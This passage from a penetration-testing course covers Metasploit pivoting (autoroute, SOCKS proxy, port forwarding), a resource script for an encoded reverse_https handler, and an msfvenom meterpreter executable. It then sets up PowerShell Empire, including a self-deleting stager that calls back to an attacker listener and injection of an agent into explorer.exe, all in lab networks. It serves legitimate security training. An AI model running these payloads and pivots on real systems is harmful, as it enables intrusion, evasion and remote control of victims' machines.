[*] 192.168.1.110:445 - Selecting PowerShell target
[*] 192.168.1.110:445 - Executing the payload...
[+] 192.168.1.110:445 - Service start timed out, OK if running a command or non-
service executable...
[*] Started bind TCP handler against 192.168.1.110:444
[*] Sending stage (180291 bytes) to 192.168.1.110
[*] Meterpreter session 5 opened (10.11.0.4-10.11.0.22:0 -> 192.168.1.110:444)
```

---

```
meterpreter >
```

*Listing 805 - Using PsExec from Metasploit*

It's important to note that the added route will only work with established connections. Because of this, the new shell on the domain controller must be a bind shell, thus allowing us to use the set route to connect to it. A reverse shell payload would not be able to find its way back to our attacking system because the domain controller does not have a route defined for our network. In

this manner, we were able to obtain a meterpreter shell from the domain controller on the internal network we would otherwise not be able to reach directly.

As an alternative to adding routes manually, we can use the **autoroute** post-exploitation module, which can set up pivot routes through an existing meterpreter session automatically. Listing 806 demonstrates how the module is invoked.

---

```

msf5 exploit(multi/handler) > use multi/manage/autoroute
msf5 post(multi/manage/autoroute) > show options

Module options (post/multi/manage/autoroute):
Name      Current Setting  Required  Description
----      -----          -----      -----
CMD        autoadd        yes        Specify the autoroute command (Accepted: add,
autoadd, print, delete, default)
NETMASK   255.255.255.0   no         Netmask (IPv4 as "255.255.255.0" or CIDR as
"/24")
SESSION    SESSION        yes        The session to run this module on.
SUBNET    SUBNET        no         Subnet (IPv4, for example, 10.10.10.0)

msf5 post(multi/manage/autoroute) > sessions -l

Active sessions
=====
Id Name Type           Information
Connection
-- ---- -----
-
4      meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WIN10-X86  10.11.0.4:5555 ->
10.11.0.22:1883 (10.11.0.22)

msf5 post(multi/manage/autoroute) > set session 4
session => 4

msf5 post(multi/manage/autoroute) > exploit

[!] SESSION may not be compatible with this module.
[*] Running module against CLIENT251
[*] Searching for subnets to autoroute.
[+] Route added to subnet 192.168.1.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 10.11.0.0/255.255.0.0 from host's routing table.
[+] Route added to subnet 169.254.0.0/255.255.0.0 from Fortinet virtual adapter.
[*] Post module execution completed
msf5 post(multi/manage/autoroute) >
```

*Listing 806 - Invoking autoroute module*

We can also combine routes with the **server/socks4a** module to configure a SOCKS proxy. This allows applications outside the Metasploit Framework to tunnel through the pivot. To do so, we first set the module to use the localhost for the proxy:

---

```
msf5 post(multi/manage/autoroute) > use auxiliary/server/socks4a
```

```
msf5 auxiliary(server/socks4a) > show options
```

Module options (auxiliary/server/socks4a):

| Name    | Current Setting | Required | Description              |
|---------|-----------------|----------|--------------------------|
| SRVHOST | 0.0.0.0         | yes      | The address to listen on |
| SRVPORT | 1080            | yes      | The port to listen on.   |

Auxiliary action:

| Name  | Description |
|-------|-------------|
| Proxy |             |

```
msf5 auxiliary(server/socks4a) > set SRVHOST 127.0.0.1
SRVHOST => 127.0.0.1
```

```
msf5 auxiliary(server/socks4a) > exploit -j
[*] Auxiliary module running as background job 0.
```

---

[\*] Starting the socks4a proxy server

---

*Listing 807 - Setting up a SOCKS proxy using the autoroute*

We can now update our ProxyChains configuration file (*/etc/proxychains.conf*) to take advantage of the SOCKS proxy. This is done by adding a configuration line as shown in Listing 808 below.

---

kali@kali:~\$ **sudo echo "socks4 127.0.0.1 1080" >> /etc/proxychains.conf**

---

*Listing 808 - Configuring ProxyChains to use correct port*

Finally, we can use **proxychains** to run an application like **rdesktop** to obtain GUI access from our Kali Linux system to the domain controller on the internal network.

---

kali@kali:~\$ **sudo proxychains rdesktop 192.168.1.110**  
ProxyChains-3.1 (http://proxychains.sf.net)  
Autoselected keyboard map en-us  
|S-chain|->-127.0.0.1:1080-><>-192.168.1.110:3389-<><>-OK  
ERROR: CredSSP: Initialize failed, do you have correct kerberos tgt initialized ?  
|S-chain|->-127.0.0.1:1080-><>-192.168.1.110:3389-<><>-OK  
Connection established using SSL.  
WARNING: Remote desktop does not support colour depth 24; falling back to 16

---

*Listing 809 - Gaining remote desktop access inside the internal network*

Next, the rdesktop client opens and allows us to log in to the domain controller as shown in Figure 315:




Figure 315: Remote desktop access from Kali Linux to internal network

We can also use a similar technique for port forwarding using the **portfwd** command from inside a meterpreter session, which will forward a specific port to the internal network.

```
meterpreter > portfwd -h
Usage: portfwd [-h] [add | delete | list | flush] [args]

OPTIONS:

  -L <opt>  Forward: local host to listen on (optional). Reverse: local host to conn
  -R          Indicates a reverse port forward.
  -h          Help banner.
  -i <opt>  Index of the port forward entry to interact with (see the "list" command
  -l <opt>  Forward: local port to listen on. Reverse: local port to connect to.
  -p <opt>  Forward: remote port to connect to. Reverse: remote port to listen on.
  -r <opt>  Forward: remote host to connect to.
```

Listing 810 - Options available for portfwd command

We can create a port forward from localhost port 3389 to port 3389 on the compromised host (192.168.1.110) as shown in Listing 811.

```
meterpreter > portfwd add -l 3389 -p 3389 -r 192.168.1.110
[*] Local TCP relay created: :3389 <-> 192.168.1.110:3389
```

Listing 811 - Forward port forwarding on port 3389

Let's test this by connecting to 127.0.0.1:3389 through rdesktop to access the compromised host in the internal network.

```
kali@kali:~$ rdesktop 127.0.0.1
Autoselected keyboard map en-us
ERROR: CredSSP: Initialize failed, do you have correct kerberos tgt initialized?
Connection established using SSL.
WARNING: Remote desktop does not support colour depth 24; falling back to 16
```

*Listing 812 - Gaining remote desktop access using port forwarding*

Using this technique, we are able to gain a remote desktop session on a host we are otherwise not able to reach from our Kali system. Likewise, if the domain controller was connected to an additional network, we could create a chain of pivots to reach any host.

#### 22.5.4.1 Exercise

1. Use post-exploitation modules and extensions along with pivoting techniques to enumerate and compromise the domain controller from a meterpreter shell obtained from your Windows 10 client.

## 22.6 Metasploit Automation

While the Metasploit Framework automates quite a bit for us, we can further automate repetitive commands inside the framework itself.

When we use a payload to create a standalone executable or a client-side attack vector like an HTML application, we select options like payload type, local host, and local port. The same options must then be set in the **multi/handler** module. To streamline this, we can take advantage of Metasploit resource scripts. We can use any number of Metasploit commands in a resource script.

For example, using a standard editor, we will create a script in our home directory named **setup.rc**. In this script, we will set the payload to **windows/meterpreter/reverse\_https** and configure the relevant *LHOST* and *LPORT* parameters. We also enable stage encoding using the **x86/shikata\_ga\_nai** encoder and configure the **post/windows/manage/migrate** module to be executed automatically using the *AutoRunScript* option. This will cause the spawned meterpreter to automatically launch a background **notepad.exe** process and migrate to it. Finally, the *ExitOnSession* parameter is set to “false” to ensure that the listener keeps accepting new connections and the module is executed with the **-j** and **-z** flags to stop us from automatically interacting with the session. The commands for this are as follows:

```
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_https
set LHOST 10.11.0.4
set LPORT 443
set EnableStageEncoding true
set StageEncoder x86/shikata_ga_nai
set AutoRunScript post/windows/manage/migrate
set ExitOnSession false
exploit -j -z
```

*Listing 813 - Metasploit resource script to set up multi/handler*

After saving the script, we can execute it by passing the **-r** flag to **msfconsole** as shown in Listing 814.

```
kali@kali:~$ sudo msfconsole -r setup.rc
...
[*] Processing setup.rc for ERB directives.
resource (setup.rc)> use exploit/multi/handler
resource (setup.rc)> set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
resource (setup.rc)> set LHOST 10.11.0.4
LHOST => 10.11.0.4
resource (setup.rc)> set LPORT 443
LPORT => 443
resource (setup.rc)> set EnableStageEncoding true
EnableStageEncoding => true
resource (setup.rc)> set StageEncoder x86/shikata_ga_nai
StageEncoder => x86/shikata_ga_nai
resource (setup.rc)> set AutoRunScript post/windows/manage/migrate
AutoRunScript => post/windows/manage/migrate
resource (setup.rc)> set ExitOnSession false
ExitOnSession => false
resource (setup.rc)> exploit -j -z
[*] Exploit running as background job 0.
msf5 exploit(multi/handler) >
[*] Started HTTPS reverse handler on https://10.11.0.4:443
```

Listing 814 - Executing the resource script

With the listener configured and running, we can, for example, launch an executable containing a meterpreter payload from our Windows VM. We can create this executable with **msfvenom**:

```
kali@kali:~$ msfvenom -p windows/meterpreter/reverse_https LHOST=10.11.0.4 LPORT=443
-f exe -o met.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 589 bytes
Final size of exe file: 73802 bytes
Saved as: met.exe
```

Listing 815 - Creating a meterpreter executable

When executed, our multi/handler accepts the connection:

```
[*] https://10.11.0.4:443 request from 10.11.0.22; Encoded stage with shikata_ga_nai
[*] https://10.11.0.4:443 request from 10.11.0.22; Staging x86 payload (180854 bytes)
[*] Meterpreter session 1 opened (10.11.0.4:443 -> 10.11.0.22:49783)
[*] Session ID 1 (10.11.0.4:443 -> 10.11.0.22:49783) processing AutoRunScript
'post/windows/manage/migrate'
[*] Running module against CLIENT251
[*] Current server process: test.exe (7520)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 4724
[+] Successfully migrated to process 4724
```

Listing 816 - Metasploit multi/handler accepting connection

The session was spawned using an encoded second stage payload and successfully migrated automatically into the **notepad.exe** process.

### 22.6.1.1 Exercise

1. Create a resource script using both a second stage encoder and autorun scripts and use it with the meterpreter payload.

## 22.7 Wrapping Up

The Metasploit Framework is valuable in almost every phase of a penetration test, including passive and active information gathering, vulnerability research and development, client-side attacks, post-exploitation, and much more.

In this module, we walked through some of the primary features of the Metasploit Framework. However, with such an overwhelming number of modules and features, it's easy to get lost. To help solidify these techniques, we strongly recommend that you thoroughly complete the exercises in this module and refer to the free Offensive Security online course, Metasploit Unleashed,<sup>718</sup> for much more in-depth training and information.

OS-555454 Ryan Dolan

---

<sup>718</sup> (Offensive Security, 2017), [https://www.offensive-security.com/metasploit-unleashed/Using\\_the\\_Database](https://www.offensive-security.com/metasploit-unleashed/Using_the_Database)

## 23 PowerShell Empire

*Empire*<sup>719</sup> is a “PowerShell and Python post-exploitation agent” with a heavy focus on client-side exploitation and post-exploitation of Active Directory (AD) deployments.

Exploitation and post-exploitation are performed using PowerShell on Windows, and Python on Linux and macOS. Empire relies on standard pre-installed libraries and features; PowerShell execution requires only PowerShell version 2 (pre-installed since Windows 7) and Linux and Mac modules require Python 2.6 or 2.7.

---

*Historically, PowerShell Empire focused on Windows exploitation, while a separate project, known as EmPyre,<sup>720</sup> targeted Mac OS X/macOS and Linux. In the second major release of PowerShell Empire, these projects were merged, maintaining the original name, often simply referred to as Empire. The PowerShell Empire project is no longer supported by the original developers, but updated forks have been created such as BC-SECURITY.<sup>721</sup> The forked version has recently released a version 3.0.<sup>722</sup>*

---

While Empire seems to share many features with the Metasploit Framework, they are quite different in nature. Metasploit includes a vast collection of exploits designed to gain initial access. Empire, on the other hand, is designed as a post-exploitation tool targeted primarily at Active Directory environments. It tends to leverage built-in features of the target operating system and its major applications.

### 23.1 Installation, Setup, and Usage

To install Empire on Kali Linux, we’ll clone the project from the public GitHub repository with **git clone**, and run the **install.sh** script:

```
kali@kali:~$ cd /opt  
kali@kali:/opt$ sudo git clone https://github.com/PowerShellEmpire/Empire.git  
Cloning into 'Empire'...  
remote: Enumerating objects: 12216, done.  
remote: Total 12216 (delta 0), reused 0 (delta 0), pack-reused 12216  
Receiving objects: 100% (12216/12216), 21.96 MiB | 3.22 MiB/s, done.  
Resolving deltas: 100% (8312/8312), done.  
kali@kali:/opt$ cd Empire/
```

<sup>719</sup> (Empire Project, 2019), <https://github.com/EmpireProject/Empire>

<sup>720</sup> (Will Schroeder, 2016), <https://www.harmj0y.net/blog/empyre/building-an-empyre-with-python/>

<sup>721</sup> (BC Security, 2019), <https://github.com/BC-SECURITY/Empire>

<sup>722</sup> (BC Security , 2019), <https://github.com/BC-SECURITY/Empire/tree/dev>

```
kali@kali:/opt/Empire$ sudo ./setup/install.sh
```

```
...
```

*Listing 817 - Installation of PowerShell Empire on Kali Linux*

Empire allows for collaboration between penetration testers across multiple servers using shared private keys and by extension, shared passwords. However, we are installing a single instance, so we'll press **Return** at the password prompt to generate a random password.

```
...
```

```
[>] Enter server negotiation password, enter for random generation:
```

*Listing 818 - Generating a random server negotiation password*

With the framework installed, we can launch Empire with the aptly-named Python script, **empire**.

```
kali@kali:/opt/Empire$ sudo ./empire
```

```
...
```


```
=====
```

```
[Empire] Post-Exploitation Framework
```

```
=====
```

```
[Version] 2.5 | [Web] https://github.com/empireProject/Empire
```

```
=====
```



```
285 modules currently loaded
```

```
0 listeners currently active
```

```
0 agents currently active
```

```
(Empire) >
```

*Listing 819 - Starting up PowerShell Empire*

### 23.1.1 PowerShell Empire Syntax

We can use **help** to list various commands available within Empire, including listeners, stagers, agents, and modules.

```
(Empire) > help
```

#### Commands

```
=====
```

|          |   |
|----------|---|
| agents   | Jump to the Agents menu.                      |
| creds    | Add/display credentials to/from the database. |
| exit     | Exit Empire                                   |
| help     | Displays the help menu.                       |
| interact | Interact with a particular agent.             |
| list     | Lists active agents or listeners.             |

|              |  |
|--------------|--|
| listeners    | Interact with active listeners.                                      |
| load         | Loads Empire modules from a non-standard folder.                     |
| plugin       | Load a plugin file to extend Empire.                                 |
| plugins      | List all available and active plugins.                               |
| preobfuscate | Preobfuscate PowerShell module_source files                          |
| reload       | Reload one (or all) Empire modules.                                  |
| report       | Produce report CSV and log files: sessions.csv, credentials.csv, mas |
| reset        | Reset a global option (e.g. IP whitelists).                          |
| resource     | Read and execute a list of Empire commands from a file.              |
| searchmodule | Search Empire module names/descriptions.                             |
| set          | Set a global option (e.g. IP whitelists).                            |
| show         | Show a global option (e.g. IP whitelists).                           |
| usemodule    | Use an Empire module.  |
| usestager    | Use an Empire stager.  |

*Listing 820 - Empire options from the help command*

### 23.1.2 *Listeners and Stagers*

We'll begin our tour of Empire with a brief discussion of listeners and stagers. Equivalent to Metasploit's **multi/handler**, listeners accept inbound connections from various Empire agents.

Stagers are small pieces of code generated by Empire that are executed on the victim and connect back to a listener. They set up a connection between the victim and the attacker and perform additional tasks to facilitate the transfer of a staged payload.

To begin an Empire session, we will first enter the **listeners** context, then print available listeners with **uselistener** followed by a **Space** and a double **Tab** to engage Empire's tab completion feature.

```
(Empire) > listeners
[!] No listeners currently active

(Empire: listeners) > uselistener
dbx      http_com   http_hop   meterpreter
http     http_foreign http_mapi   redirector
```

*Listing 821 - Listing the listener types*

The *http* listener is the most basic listener and like the *windows/meterpreter/reverse\_http* payload in Metasploit, communicates through a series of HTTP GET and POST requests to simulate legitimate HTTP traffic.

---

*The redirector listener is also worth mentioning as it creates a pivot that enables communications with an internal network through a compromised host.*

---

Once we've chosen a listener, we can run the **uselistener** command to select it and **info** to display information and syntax:

```
(Empire: listeners) > uselistener http

(Empire: listeners/http) > info
```

Name: HTTP[S]  
Category: client\_server

Authors:  
@harmj0y

Description:  
Starts a http[s] listener (PowerShell or Python) that uses a GET/POST approach.

HTTP[S] Options:

| Name                               | Required    | Value                          | Description                     |
|------------------------------------|-------------|--------------------------------|---------------------------------|
| ---                                | -----       | -----                          | -----                           |
| ...                                |             |                                |                                 |
| KillDate                           | False       |                                | Date for the listener           |
| to exit (MM/dd/yyyy).              |             |                                |                                 |
| Name                               | True        | http                           | Name for the listener.          |
| Launcher                           | True        | powershell -noP -sta -w 1 -enc | Launcher string.                |
| DefaultDelay                       | True        | 5                              | Agent delay/reach back          |
| interval (in seconds).             |             |                                |                                 |
| DefaultLostLimit                   | True        | 60                             | Number of missed                |
| checkins before exiting            |             |                                |                                 |
| WorkingHours                       | False       |                                | Hours for the agent to          |
| operate (09:00-17:00).             |             |                                |                                 |
| ...                                |             |                                |                                 |
| <b>Host</b>                        | <b>True</b> | <b>http://10.11.0.4:80</b>     | <b>Hostname/IP for staging.</b> |
| CertPath                           | False       |                                | Certificate path for            |
| https listeners.                   |             |                                |                                 |
| DefaultJitter                      | True        | 0.0                            | Jitter in agent                 |
| reachback interval (0.0-1.0).      |             |                                |                                 |
| Proxy                              | False       | default                        | Proxy to use for                |
| request (default, none, or other). |             |                                |                                 |
| ...                                |             |                                |                                 |
| BindIP                             | True        | 0.0.0.0                        | The IP to bind to on            |
| the control server.                |             |                                |                                 |
| <b>Port</b>                        | <b>True</b> | <b>80</b>                      | <b>Port for the listener.</b>   |
| ServerVersion                      | True        | Microsoft-IIS/7.5              | Server header for the           |
| control server.                    |             |                                |                                 |
| ...                                |             |                                |                                 |

Listing 822 - HTTP listener options

As shown in the above listing, there are many options, but most are already set or are optional. The most important parameters are *Host* and *Port*, which are used to select the local IP address or hostname and the port number of the listener, respectively. We can set the *Host* as follows:

```
(Empire: listeners) > set Host 10.11.0.4
(Empire: listeners) >
```

There are additional settings worth noting. *DefaultDelay* attempts to simulate more legitimate HTTP traffic by setting the wait interval callback time from the compromised host to the listener. *DefaultJitter* makes the traffic seem less programmatically generated by setting *DefaultDelay* to a random offset. *KillDate* will self-terminate the listeners on all compromised hosts on the specified date. This is especially useful when performing cleanup after a penetration test.

Once the options are set, we can start the listener with the **execute** command and return to the main listener menu with **back**. Lastly, we can list all available stagers with **usestager** followed by **Space** and double **Tab**.

```
(Empire: listeners/http) > execute
[*] Starting listener 'http'
 * Serving Flask app "http" (lazy loading)
 * Environment: production
   WARNING: Do not use the development server in a production environment.
   Use a production WSGI server instead.
 * Debug mode: off
[+] Listener successfully started!

(Empire: listeners/http) > back

(Empire: listeners) > usestager
multi/bash          osx/launcher           windows/launcher_bat
multi/launcher      osx/macho              windows/launcher_lnk
multi/macro         osx/macro              windows/launcher_sct
multi/pyinstaller   osx/pkg                windows/launcher_vbs
multi/war           osx/safari_launcher    windows/launcher_xml
osx/applescript     osx/teensy             windows/macro
osx/application    windows/bunny           windows/macroless_msword
osx/ducky           windows/dll              windows/teensy
osx/dylib            windows/ducky            windows/hta
osx/jar              windows/hta
```

Listing 823 - Available stagers

As shown in Listing 823, Empire supports stagers for Windows, Linux, and OS X. Windows stagers include support for standard DLLs, HTLM Applications, Microsoft Office macros, and more exotic stagers such as *windows/ducky* for use with the USB Rubber Ducky.<sup>723</sup>

To get an idea of how this works, let's try out the *windows/launcher\_bat* stager. After selecting the stager, we can review the options with the **info** command.

```
(Empire: listeners) > usestager windows/launcher_bat
(Empire: stager/windows/launcher_bat) > info

Name: BAT Launcher

Description:
 Generates a self-deleting .bat launcher for
 Empire.

Options:

  Name      Required      Value      Description
  ----      -----      -----
  Listener   True        Listener to generate stager for.
  OutFile   False       /tmp/launcher.bat File to output .bat launcher to,
                                otherwise displayed on the screen.
```

<sup>723</sup> (Hak5, 2019), <https://hakshop.com/products/usb-rubber-ducky-deluxe>

|                  |       |   |   |
|------------------|-------|---|---|
| Obfuscate        | False | False   | Switch. Obfuscate the launcher powershell code, uses the ObfuscateCommand for obfuscation type For powershell only. |
| ObfuscateCommand | False | Token\All\1,Launcher\STDIN++\12467The Invoke-Obfuscatio | Only used if Obfuscate switch is True For powershell only.  |
| Language         | True  | powershell  | Language of the stager to generate.   |
| ProxyCreds       | False | default   | Proxy credentials ([domain\]username:password) to use for request (default, none, or other).                        |
| UserAgent        | False | default   | User-agent string to use for the stag request (default, none, or other).  |
| Proxy            | False | default   | Proxy to use for request (default, no or other).  |
| Delete           | False | True  | Switch. Delete .bat after running.  |
| StagerRetries    | False | 0   | Times for the stager to retry connecting.   |

*Listing 824 - Options for the launcher.bat stager*

We can configure the *Listener* parameter with the **set** command followed by the name of the listener we just created. Finally, we'll create the stager with **execute** as shown in Listing 825.

```
Empire: stager/windows/launcher_batch) > set Listener http
(Empire: stager/windows/launcher_batch) > execute
[*] Stager output written out to: /tmp/launcher.bat
(Empire: stager/windows/launcher_batch) >
```

*Listing 825 - Creating the bat stager*

To better understand the stager we just created, let's take a look at the partial content of the generated *launcher.bat* file.

```
kali@kali:/opt/Empire$ cat /tmp/launcher.bat
@echo off
start /b powershell -noP -sta -w 1 -enc SQBGACgAJABQAFMAVgBlAHIAcwBp...
start /b "" cmd /c del "%~f0"&exit /b
```

*Listing 826 - PowerShell Empire stager*


The stager is a base64-encoded PowerShell command string. This first-stage payload will connect to the listener and fetch the rest of the Empire agent code.

### 23.1.3     The Empire Agent

Now that we have our listener running and our stager prepared, we will need to deploy an agent on the victim. An agent is simply the final payload retrieved by the stager, and it allows us to execute commands and interact with the system. The stager (in this case the *.bat* file) deletes itself and exits once it finishes execution.

Once the agent is operational on the target, it will set up an AES-encrypted communication channel with the listener using the data portion of the HTTP GET and POST requests.

We will first copy the *launcher.bat* script to the Windows 10 workstation and execute it from a command prompt.



The screenshot shows a Windows command prompt window titled 'cmd' with the path 'C:\Windows\system32\cmd.exe'. The command entered is 'C:\Users\Offsec\Documents>launcher.bat'. The output is blank, indicating the script has run successfully.

Figure 316: Execution of launcher

After successful execution of the launcher script, an initial agent call will appear in our Empire session as shown in Listing 827:

```
(Empire: stager/windows/launcher_batch) > [+] Initial agent S2Y5XW1L from 10.11.0.22 now active (Slack)
```

Listing 827 - PowerShell Empire agent connection

Next, we can use the **agents** command to display all active agents.

```
(Empire: stager/windows/launcher_batch) > agents  
[*] Active agents:  


| Name     | Lang | Internal IP | Machine Name | Username    | Process         | Delay |
|----------|------|-------------|--------------|-------------|-----------------|-------|
| S2Y5XW1L | ps   | 10.11.0.22  | CLIENT251    | corp\offsec | powershell/2976 | 5/0.0 |

  
(Empire: agents) >
```

Listing 828 - PowerShell Empire agent connection

Now, we can use the **interact** command followed by the agent name to interact with our agent and execute commands.

In this case, we will run **sysinfo** to retrieve information about the compromised host (Listing 829).

```
(Empire: agents) > interact S2Y5XW1L  
(Empire: S2Y5XW1L) > sysinfo  
  
(Empire: S2Y5XW1L) > sysinfo:  
0|http://10.11.0.4:80|corp\offsec|CLIENT251|10.11.0.22|Microsoft Windows 10  
Pro|False|powershell|2976|powershell|5  
  
Listener: http://10.11.0.4:80  
Internal IP: 10.11.0.22
```

```

Username:      corp\offsec
Hostname:     CLIENT251
OS:          Microsoft Windows 10 Pro
High Integrity: 0
Process Name: powershell
Process ID:   2976
Language:    powershell
Language Version: 5
...

```

*Listing 829 - Executing the sysinfo command*

Note that the command does not return immediately. This delay is caused by the *DefaultDelay* parameter, which is currently set to the default value of five seconds.

The **help** command (Listing 830) shows all available commands, such as **upload**, **download**, and **screenshot**, which are self-explanatory. In addition, we can use **shell** to execute a command and **spawn** to create an additional agent on the same host.

---

```
(Empire: S2Y5XW1L) > help

Agent Commands
=====
agents           Jump to the agents menu.
back             Go back a menu.
bypassuac       Runs BypassUAC, spawning a new high-integrity agent for a listener.
clear            Clear out agent tasking.
creds            Display/return credentials from the database.
download         Task an agent to download a file.
exit              Task agent to exit.
help              Displays the help menu or syntax for particular commands.
info              Display information about this agent
injectshellcode Inject listener shellcode into a remote process. Ex. injectshellcode
jobs              Return jobs or kill a running job.
kill               Task an agent to kill a particular process name or ID.
killdate          Get or set an agent's killdate (01/01/2016).
list               Lists all active agents (or listeners).
listeners         Jump to the listeners menu.
lostlimit        Task an agent to change the limit on lost agent detection
main              Go back to the main menu.
mimikatz         Runs Invoke-Mimikatz on the client.
psinject          Inject a launcher into a remote process. Ex. psinject <listener> <pi
pth               Executes PTH for a CredID through Mimikatz.
rename            Rename the agent.
resource          Read and execute a list of Empire commands from a file.
revtoself        Uses credentials/tokens to revert token privileges.
sc                Takes a screenshot, default is PNG. Giving a ratio means using JPEG.
scriptcmd         Execute a function in the currently imported PowerShell script.
scriptimport      Imports a PowerShell script and keeps it in memory in the agent.
searchmodule     Search Empire module names/descriptions.
shell             Task an agent to use a shell command.
sleep             Task an agent to 'sleep interval [jitter]'
spawn             Spawns a new Empire agent for the given listener name. Ex. spawn <li
steal_token       Uses credentials/tokens to impersonate a token for a given process I
sysinfo           Task an agent to get system information.
updateprofile    Update an agent connection profile.
```

```
upload           Task an agent to upload a file.
usemodule       Use an Empire PowerShell module.
workinghours    Get or set an agent's working hours (9:00-17:00).
```

(Empire: S2Y5XW1L) >

*Listing 830 - Executing the help command*

As with a meterpreter payload, Empire allows us to migrate our payload into a different process. We can do that by first using **ps** to view all running processes. Once we choose our target process, we'll migrate the payload with **psinject** command, including the name of the listener and the process id as our command arguments:

```
(Empire: S2Y5XW1L) > ps
ProcessName          PID Arch UserName      MemUsage
-----              --- --- -----
Idle                0  x86  N/A            0.00 MB
System              4  x86  N/A            0.00 MB
.....
explorer            3568 x86  corp\offsec  3.41 MB
svchost              3820 x86  corp\offsec  9.18 MB
.....
(Empire: S2Y5XW1L) > psinject http 3568
[*] Tasked U9M3SBHG to run TASK_CMD_JOB
[*] Agent U9M3SBHG tasked with task ID 4
[*] Tasked agent U9M3SBHG to run module powershell/management/psinject
Job started: BCMWAV
[*] Agent U9M3SBHG returned results
[*] Sending POWERSHELL stager (stage 1) to 10.11.0.22
[*] New agent DWZ49BAP checked in
[+] Initial agent DWZ49BAP from 10.11.0.22 now active (Slack)
[*] Sending agent (stage 2) to DWZ49BAP at 10.11.0.22 //-->
(Empire: S2Y5XW1L) >
```

*Listing 831 - Injecting into the explorer.exe process*

It is important to note that, unlike the migration feature of the meterpreter payload, once the process migration is completed, the original Empire agent remains active and we must manually switch to the newly created agent as shown below:

```
(Empire: DWZ49BAP) > agents
[*] Active agents:

Name     Lang Internal IP  Machine Name  Username        Process          Delay
-----  ----  -----  -----  -----  -----
S2Y5XW1L  ps    10.11.0.22  CLIENT251  corp\offsec  powershell/2976  5/0.0
DWZ49BAP  ps    10.11.0.22  CLIENT251  corp\offsec  explorer/3568   5/0.0

(Empire: agents) > interact DWZ49BAP
(Empire: DWZ49BAP) >
```

*Listing 832 - Switching to the new agent*

### 23.1.3.1 Exercises

Now that we've walked through the basic features of PowerShell Empire, try these exercises on your own to solidify your knowledge.

1. Install and start PowerShell Empire on your Kali system.
2. Create a PowerShell Empire listener on your Kali machine and execute a stager on your Windows 10 client.
3. Experiment with the PowerShell Empire agent and its basic functionality.

